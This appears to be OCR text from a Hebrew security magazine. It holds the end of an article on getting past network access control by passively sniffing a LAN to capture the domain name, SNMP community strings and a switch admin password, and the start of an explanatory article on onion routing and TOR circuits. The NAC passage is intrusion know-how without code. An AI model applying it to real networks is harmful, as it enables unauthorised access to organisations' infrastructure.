
הרעיון וההיגיון מאחורי ה-NAC הוא יעיל והכרחי. הבעיה אצל מרבית הארגונים היא יישום הרעיון באופן מוצלח. לפורץ חיצוני עם קצת תושייה לא תהיה בעיה גדולה להתחבר ל-LAN, גם כשמדובר בארגונים שמשקיעים ומיישמים פתרונות NAC מורכבים ומריצים אלפי בדיקות לתחנות הארגוניות . כפי שהניסיון מראה – במרבית הארגונים מספיק לחבר את הנייד עם sniffer רץ, לזמן פעוט כדקה, בכדי לדעת איך הנייד צריך ל"היראות" פעם הבאה שהוא יתחבר לרשת. אם לדוגמא נחבר את הנייד בארגון בו קיימת מערכת אימות, הבה נראה איזה מידע אנחנו מספיקים לקבל בשניות הראשונות:



ה-packet השני שקיבלנו מה-DHCP עצמו חושף את שם הדומיין הארגוני (בחלק המחוק), כך שכבר אנחנו יודעים לאן עלינו להשתייך. הבה נראה איזה מידע מעניין אנחנו נקבל בהמשך:



כאן אנחנו רואים שכתובת IP מסוימת מנסה לדגום את התחנה שלנו ב-SNMP, מקבלים את הכתובת של השרת שמבצע את הבדיקות (172.16.216.21) וגם את סיסמת את ה-SNMP (community: publiv). אם נמשיך להאזין עוד ממש טיפה, נגלה מידע ממש מעניין:



כאן אנחנו רואים את שרת הבדיקות מדבר עם המתג עצמו וממש חושף את הסיסמא לניהול המתג. מנקודה זו והלאה נוכל לדבר ישירות עם המתג, לפתוח פורטים סגורים, למשוך טבלאות ניהול ולטייל בין ה-VLAN-ים השונים.

לא שבכל ארגון המצב יהיה זהה, אך תמיד נקבל מספיק פרטים בכדי להתקדם הלאה כבר ההאזנה ראשונית.

נסיים בציטוט של פו הדוב (שלא ניסה לפרוץ לשום מקום):

"אל תזלזל בערך של עשיית כלום, רק להמשיך, להאזין לדברים שאתה לא יכול לשמוע"

להבין את התכלס מאחורי האנונימיות המורכבת TOR

מאת ליאור ברש

הסיפור שלנו מתחיל בבצל, בצל די ישן, בצל מודל 98' יד ראשונה מרופא, שסי נקי, גיר ידני ומוח מטורף. רציתם אנונימיות, רציתם טכנולוגיה, תקבלו. בנתיים זה מתחיל מבצל.

ב- 98 רשם חיל הים האמריקאי פטנט, על בצל. כמה מוחות מרשימים שאפשר לקרא עליהם בוויקיפדיה פיתחו רעיון שנקרא Onion Routing שהוא בעצם טכניקה לשמירה על אנונימיות ברשת. המטרה היא לשמור בסוד "מי אמר למי", ומתוקף המבנה של המערכת יוצא שגם המידע שעובר בפקטים מוגן, אך מדובר בפועל יוצא של הרעיון המקורי וטכניקת העבודה.

לפי הרעיון, אם נשלח את המידע ישירות ליעד שלו, כולם יודעים מי אמר למי ומתי ולא עלינו גם מה נאמר שם. לעומת זאת, אם נצפין את המידע וגם את היעד בכמה שכבות של הצפנה ובכלל נשלח למישהו אחר, שהוא מבחינתו יכול רק להוריד את שכבת ההצפנה העליונה ולשלוח את החבילה לבא אחריו שיכול לעשות בדיוק את אותה הפעולה אז נצא בסדר ואף אחד לא ידע מה שלחתי ולמי.

אף על פי כן, משהו כאן מסריח וזה לא הבצל, נקודת הכשל הראשונה שעולה היא "מה קורה אחרי שמורידים את שכבת ההצפנה האחרונה והמידע חשוף?"

זו אכן בעיה וזה בסדר כי פתרון זה בכלל לא מתיימר להתמודד איתה אלא מציהר מראש שעדיף וכדאי להשתמש בפתרון בתוך רשתות סגורות ומוגנות או לחילופין ליישם במקביל פתרונות כמו TLS\SSL וחברים.

בואו נבין קודם איך עובד המנגנון.


בסכמה הראשונה (סכמה 1.) מתוארת הסביבה בה מתרחש הסיפור שלנו, בצד שמאל למעלה יש "בן" שרוצה לשלוח מכתב ל "בת" שנמצאת בצד ימין למטה. בדרך מבן לבת יש נתבים, בצד שמאל למטה יש שרת מפתחות שמחזיק את המפתחות הציבוריים הזמינים לתרחיש ובין שרת המפתחות ל "בן" יש מקרא מפה.

לכל נתב בדרך יש מפתח פרטי תואם.

מקרא המפה:

- האייקון של המעטפה מייצג מידע לא מוצפן.
- המנעול האדום בלי המפתח מייצג תהליך של הצפנה.
- המנעול הירוק עם המפתח מייצג תהליך של פענוח.


- המעטפה עם ה- "אין כניסה" מייצגת מידע מוצפן.
- הדף עם ה- "אין כניסה" מייצג את ההודעה המוצפנת שמתחילה את כל החגיגה.



סכמה 1.

התהליך מתחיל (סכמה 2.) כאשר הנתב הראשון בוחר באופן אקראי את הנתבים דרכם ינותב המסלול ושולח לכל אחד מהם הודעה נפרדת המכילה את הפרטים הבאים:

1. מפתח הצפנה סימטרי.
2. מי הנתב הבא בדרך-, יענו: Next hop.



סכמה 2.


במקרה שלנו, הנתב הראשי בחר את המסלול דרך הנתבים הבאים :

1. Router A
2. Router B
3. Router C
4. Router D

כאמור לכל נתב נשלחה הודעה המכילה את המידע הרלוונטי לגביו (נתב הבא ומפתח סימטרי) כאשר כל הודעה מוצפנת בעזרת המפתח הציבורי של כל נתב בהתאמה.
ההודעה לנתב A הוצפנה עם המפתח הציבורי של נתב A, ההודעה לנתב B הוצפנה עם המפתח הציבורי של נתב B וכן הלאה.
מכאן, "בן" יכול לשלוח את המידע שרצה ל "בת" מבלי שידעו שהוא שלח את ההודעה אליה ו/או מה כתוב שם.

שוב יש בעיות? מריחים בצל? , נכון, אם מישהו השתלט על הנתב הראשי אנחנו בבעיה.

בשלב הבא (סכמה 3.) ההודעה יוצאת לדרך כאשר היא מוצפנת ארבע פעמים, נכון, בדיוק לפי כמות הנתבים שבדרך כאשר כל נתב מוריד שכבת הצפנה אחת בעזרת המפתח הסימטרי שברשותו ומעביר את מה שיצא לנתב הבא שהוגדר לו מראש, הוא מצידו עושה את אותו הדבר וחוזר חלילה עד הנתב האחרון שמפשיט את ההודעה לחלוטין ומעביר את התוכן הלא מוצפן לידיה של "בת".


Head router PrK
Head router SymK
Head router
Router A PrK
Router A
Router A SymK
Router F
Router C PrK
Router C
Router C SymK
Router I
Router E
Router B PrK
Router B
Router B SymK
Router H
Router G
Router D PrK
Router D
Router D SymK
Unencrypted data
Encryption
Decryption
Eencrypted data
Head router encrypted message
Head router PuK

סכמה 3.

בצל זה טעים אבל לא בשביל זה אנחנו כאן, אז לבנתיים זה מספיק ועכשיו נדבר על TOR.

מערכת TOR (The Onion Routing) לוקחת את העניינים צעד קדימה ופועלת על עיקרון דומה למה שלמדנו עד עכשיו.

ראשית, נגדיר שמטרתה העיקרית של המערכת לאפשר אנונימיות למי שרוצה לצאת לרשת מבלי שידעו מי הוא ולאן הוא הולך ובאותה המידה לאפשר אנונימיות למערכת שרוצה שיגיעו אליה מבלי שידעו היכן היא ממוקמת. לפני שנכנס למעמקי הטכנולוגיה וכיצד היא פועלת חשוב להבין מה הם השימושים האפשריים במערכת, ננסה להגדיר אותם לפי נקודות מבט שונות בחלוקה מגזרית.


- עיתונאים, בלוגרים וכל מי שמפרסם מידע שיש מי שלא ירצה אותו מפורסם, ישמחו לעשות את עבודתם באופן כזה בו הם יודעים שזהותם ומיקומם הגאוגרפי נשמרים בסוד ובפרט אם הם רוצים להתגבר על מגבלות צנזורה.
- אנשים פרטיים שרוצים לפנות לקבלת מידע באינטרנט מבלי לחסוף את זהותם ולאפשר איסוף מידע לגבי פעילותם ברשת, או לחילופין מעוניינים להחליף מידע בחדרי שיחה או פורומים, למסור מידע לרשויות מבלי להחשף ולהשאר אנונימיים גם ברמת התקשורת.
- ארגונים באשר הם המעוניינים למנוע דליפה של מידע המאפשר ניתוח וריגול עסקי, כמו למשל אילו מחלקות מדברות עם אילו מחלקות, לאילו אתרים משתמשי החברה גולשים ומי הם הספקים איתם עובדים הכי הרבה.
גופים מדיניים המעוניינים להסתיר את הפעילויות המקוונות שלהם כך שלא יתאפשר ניתוח המספק מידע קריטי. הרשת הצבאית אמנם סגורה, אבל מה קורה אם מישהו ינתח פעילות בתוך הרשת, האם נוכל לקבל מידע חיוני לגבי מיקומים וקשרים פנים ארגוניים על ידי ניתוח התעבורה?

שמתם לב שבאתרים רבים שאתם גולשים בהם וממוקמים מחוץ לגבולות המדינה בה אתם חיים או כתובים בשפה שונה, אתם מקבלים פרסומות מותאמות לשפה שלכם, למקצוע שלכם וכן הלאה?

עוד נקודה שחשוב להבהיר היא ש-TOR מתוקף היותו כלי המיועד לשמור על אנונימיות, מבוסס על מתנדבים ואינו מנוהל מרכזית, לא אוהב וטכנית גם קשה לו להתמודד עם העברת כמויות גדולות של מידע. את הסיבה המדוייקת נסביר כשנדבר על המדיניות שניתן להגדיר לשרתי TOR.

מכאן, טכנולוגיה.

סביבת העבודה שלנו (סכמה 4.) כוללת מעט מרכיבים עם הרבה טכנולוגיה שמיושמת ביניהם.



סכמה 4.

בצד שמאל למעלה נמצא שוב "בן" כשעל המחשב שלו מותקן TOR שהוא בעצם פרוקסי קטן, במקרא המפה מתחת ל "בן" ישנם שני שרתים, האחד הוא Onion Router שהוא בעצם שרת המריץ TOR והשני הוא TOR Directory Server.בעננים השונים מפוזרים שרתי TOR ושרתי TOR Directory שכמובן פזורים על גבי רשת האינטרנט באופן חופשי.


נתחיל מלהבין את אופן הפעולה הבסיסי של המערכת (סכמה 5.) ומשם נרד לפרטים.

"בן" שולח את בקשת החיבור שלו לאתר דרך הפרוקסי של TOR, שנקרא Onion proxy, ולצורך העניין יודע לעבוד עם כל אפליקציה שתומכת ב-SOCKS. הניתוב הקובע דרך אילו Onion Routers תעבור הבקשה, שמורכב מ-Circuits נקבע מראש בצד המשתמש שיודע אילו Onion Routers זמינים, בעזרת שרת ה--TOR Directory שהוא שבעצם Onion Router מוכר ואמין שקיבל את האפשרות להיות שרת כזה, עם תעודה דיגיטלית שתחתום את הנתונים שהוא יודע להעביר כדי שנהיה שמחים ורגועים.

דבר חשוב נוסף שכדאי לדעת הוא ש-TOR משתמש ב Telescoping circuits, מה שאומר ש "בן" מכיר את כל הדרך ובעצם מתבסס על מבנה שנקרא Leaky-pipe circuit topology, המאפשר לו לקבוע מאיזה Circuit המידע יוצא ליעד הסופי. מבנה זה עוזר בהתמודדות עם התקפות שונות המבוססות על Traffic observation.


הסשן שנפתח מול ה-Onion Routers מבוסס TLS מטעמי יעילות ואבטחה. עבודה עם הצפנה א-סימטרית לאורך כל ההתנהלות היא לא ריאלית מהיבט של ביצועים, ובעייתית מאוד ברמת תיכנות היישום בפועל. "בן" מתחיל סשן TLS מול ה-Onion router הראשון בדרך שנקרא גם Entering node, לאחר מכן "בן" עושה relay דרך ה-Entering node לכיוון ה-Onion router הבא איתו יצור סשן TLS. במידה וה-Onion router הנוכחי ממשיך ומשרת את "בן" כדי לעשות Relay לעוד Onion Router הוא יקרא Relay node וכך ימשך התהליך עד ה-Onion router האחרון, שנקרא Exit node ותפקידו להעביר את המידע ליעד הסופי. בסופו של דבר "בן" יוצר n סשנים של TLS כאשר n מייצג את מספר ה Onion routers דרכם הוא עובר. שימו לב שבמתודולוגיה הזו כל Onion router מכיר רק את שכניו הקרובים ולא את כל ה-Circuits.

כל ה- Circuits יחדיו מוגבלים באופן אוטומטי למשך זמן של 10 דקות, שלאחריו הם משתנים. TOR מבצע גם End-to-end integrity checking בתוך סביבתו, כמה יופי יכול להיות בפתרון אחד?.



סכמה 5.

ובתצורה הסכמטית:



סכמה 6.

TOR מאפשר לקבוע מדיניות עבודה לכל Onion router שתגדיר מה כמות המידע שתעבור דרכו, רוחב הפס שהוא מאפשר, הגבלות ברמת כתובות IP וכן הגבלות ברמת פורטים. כך למשל, אם נגדיר מדיניות שבה אנו מאפשרים את כל כתובות ה IP בכל הפורטים, ה-Onion router שלנו ישמש את כל התפקידים האפשריים, Entering node; Relay node; Exit nod.
לחילופין אם נגדיר מדיניות שלא מאפשרת אף IP באף פורט, ה-Onion router שלנו יוכל לשמש רק כ-Entering node; Relay node ולא ישמש כ-Exit node המעביר את התעבורה ליעד הסופי. כל המידע שמופיע ב- Description חתום בעזרת המפתח הפרטי של אותו ה- Onion router.

חשוב להבין כי כל התקשורת בין ה-Onion routers לבין עצמם ובינם לבין ה-TOR directory מבוססת גם היא על TLS. רגע לפני שנעבור לכיצד מתבצע התהליך של פרסום שרתים מוסתרים נסכם כמה נקודות


TOR מספק:

- Forward secrecy
- End-to-end integrity check
- Multi TCP streams per circuit
- Leaky-pipe topology
- Distributed authority
- Directory server
- Inter-TORnetwork TLS

- Decentralized congestion control
- Protocol cleaning via SOCKS support

בחלק האחרון של סקירה זו נבין איך אפשר לפרסם שרות מוסתר. תחת הנושא הזה TOR מגדיר מספר מושגים עיקריים, וביניהם Hidden service (שהוא אותו שרות מוסתר אותו אנו רוצים לפרסם), Rendezvous points (שכשמן כן הן- נקודות מפגש) ו- Introduction point ו Service directory- מונח אותו נסביר בקרוב.

